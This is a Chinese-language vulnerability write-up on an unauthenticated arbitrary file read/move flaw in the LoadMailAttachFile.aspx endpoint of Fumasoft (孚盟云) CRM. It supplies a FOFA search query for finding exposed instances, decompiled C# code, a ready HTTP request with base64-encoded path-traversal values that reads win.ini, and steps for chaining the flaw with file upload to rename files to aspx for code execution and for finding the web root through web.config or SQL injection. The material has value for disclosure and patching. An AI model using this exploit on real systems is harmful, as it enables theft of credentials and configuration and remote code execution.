漏洞简介
上海孚盟软件有限公司是一家专业的外贸SaaS服务和行业解决方案提供商。其旗下产品孚盟云CRM中的LoadMailAttachFile.aspx接口存在任意文件读取/移动漏洞,未经身份验证的远程攻击者可以通过此漏洞读取系统中的任意文件,甚至在高权限情况下,能够移动或篡改文件,从而可能导致敏感信息泄露或数据被篡改。攻击者可能获取系统配置、用户凭证等关键信息,严重威胁系统的安全性和数据的完整性。
影响版本
fofa语法
app="孚盟软件-孚盟云"
漏洞分析
直接看 Common/LoadMailAttachFile.aspx 对应的dll文件 FumaCRM_BS.NewWeb.dll 里有关 LoadMailAttachFile 方法的实现如下
public class LoadMailAttachFile : Page
{
  protected HtmlForm form1;

  protected void Page_Load(object sender, EventArgs e)
  {
    try
    {
      int int32_1 = Convert.ToInt32(this.Request.QueryString["MessageID"]);
      int int32_2 = Convert.ToInt32(this.Request.QueryString["index"]);
      string str1 = this.Request.QueryString["FileName"];
      if (this.Request.QueryString["fid"] != null && this.Request.QueryString["mid"] != null && string.op_Inequality(this.Request.QueryString["fid"], "") && string.op_Inequality(this.Request.QueryString["mid"], ""))
        this.PrintInfo(this.Server.MapPath(new MailBase().GetAttachpth(Convert.ToInt32(this.Request.QueryString["fid"]), Convert.ToInt32(this.Request.QueryString["mid"]), "", ref int32_1, ref int32_2, 0)), str1);
      else if (string.op_Inequality(this.Request.QueryString["FilePath"], ""))
      {
        string fileName = Base64.base64Decode(str1);
        string str2 = Base64.base64Decode(this.Request.QueryString["FilePath"].ToString());
        string filePath = this.Server.MapPath("Js\\\\SwfUpload_MailManger\\\\upload\\\\" + fileName);
        if (File.Exists(filePath))
          File.Delete(filePath);
        File.Move(str2, filePath);
        this.PrintInfo(filePath, fileName);
      }
    }
当 FilePath 不为空时,对参数 FileName 的值进行base64解码后作为 fileName 拼接到 Js\\\\SwfUpload_MailManger\\\\upload\\\\ 路径上,然后判断文件是否存在,如果存在则移动 FilePath 参数值的文件到此处(先删除已经存在的文件),然后调用 PrintInfo 方法,继续跟进 PrintInfo 方法
private void PrintInfo(string filePath, string fileName)
{
  FileInfo fileInfo = new FileInfo(filePath);
  this.Response.Clear();
  this.Response.ClearContent();
  this.Response.ClearHeaders();
  this.Response.AddHeader("Content-Disposition", "attachment;filename=" + HttpUtility.UrlEncode(fileName, Encoding.UTF8));
  this.Response.AddHeader("Content-Length", fileInfo.Length.ToString());
  this.Response.AddHeader("Content-Transfer-Encoding", "binary");
  this.Response.ContentType = "application/octet-stream";
  this.Response.ContentEncoding = Encoding.GetEncoding("gb2312");
  this.Response.WriteFile(((FileSystemInfo) fileInfo).FullName);
  this.Response.Flush();
  HttpContext.Current.ApplicationInstance.CompleteRequest();
}
对 filePath 的文件进行读取后回显在响应body里,整个过程对 FilePath 和 FileName 无任何过滤或校验,那么就可以找一个可以获得道物理路径的接口配合上传处进行组合利用,比如将上传的图片、pdf、表格等后缀文件移动修改成可执行脚本文件如asp、aspx等达到RCE的效果。
漏洞复现
配合文件上传+知道物理路径进行利用
否则,谨慎使用

GET /Common/LoadMailAttachFile.aspx?FileName=Li4vLi4vLi4vLi4vdGVzdC50eHQ%3D&FilePath=Li4vLi4vd2luLmluaQ%3D%3D HTTP/1.1
Host: fumacrm.mrxn.net

成功读取到了 win.ini 文件,但是文件也被移动到了根目录下 test.txt
那如何找到物理路径呢?通过文件读取读取web.config 里的 M8ServerPath 配置
或者通过SQL注入获取网站跟目录路径。

